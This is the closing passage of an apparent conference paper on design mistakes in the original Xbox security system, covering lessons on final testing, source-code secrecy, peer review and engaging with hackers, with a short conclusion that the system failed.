The Xbox flash memory image contained an old version of the secret ROM, giving us not only hints about the contents of the actual secret ROM, but also an insight into what Microsoft planned and why some mistakes have been made.

#14: Final Test

Test your security system when you have the final parts and with the final software components in place. Changing something may very well open holes somewhere else. When you change something, rethink the complete system, and check all assumptions that you made.

The visor hack was only possible because Microsoft failed to adapt their security system, designed for the AMD CPU, to the Intel CPU. The "hash" in the secret ROM had no effect because they changed RC5 to RC4 without thinking about the implications.

Policies

#15: Source

Keep your source safe. Find engineers you can trust.

The complete Xbox source code has leaked, including the kernel and libraries source. Groups interested in copies could easily modify it to support running games from hard disk, support for hard disks bigger than 137 GB, custom boot logos etc. This had been previously done by patching the binary.

#16: Many People

Have many good people have a look at both your design and your implementation. Keeping your source code safe means having engineers you can trust, and not letting none of your engineers see the source code. As stated at #7, your system should not rely on the source code being safe. Unless you did #7 completely wrong, a bug in the security system is typically a lot worse than a leak of the source code.

It seems a lot like very few people have actually seen the Xbox security code.

#17: Talk

Know your enemy - and talk to them. They are not terrorists that you are not supposed to negotiate with. Their intent is not to harm you but to reach their goals. Working on their goals on their own might harm you indirectly, because the hackers may not care about the same things as you do. Seek the contact to hackers, know what they are doing and have them inform you about a vulnerability before publishing it. Make them know your position and why they should respect it, but also respect their position. Offer them to loosen the security system for what they want in exchange for the non-disclosure of their findings.

Microsoft refused to talk about the savegame and font vulnerabilities. If we had been bad hackers, we could have released both of them as-is, immediately making it possible to run copies on Xboxes without the use of a modchip. Instead, we sought contact to Microsoft: We would have preferred to see a backdoor for Linux in the Xbox security system, instead of a solution based on our findings that would allow running copies. But as they refused to talk, we were forced to release the exploits, and they were lucky we heavily obfuscated our solutions so in order to slow down people interested in using it for copies.

Conclusion

The security system of the Xbox has been a complete failure.

FNORD!

http://www.ccc.de/congress/2005
ISBN: 3-934636-04-7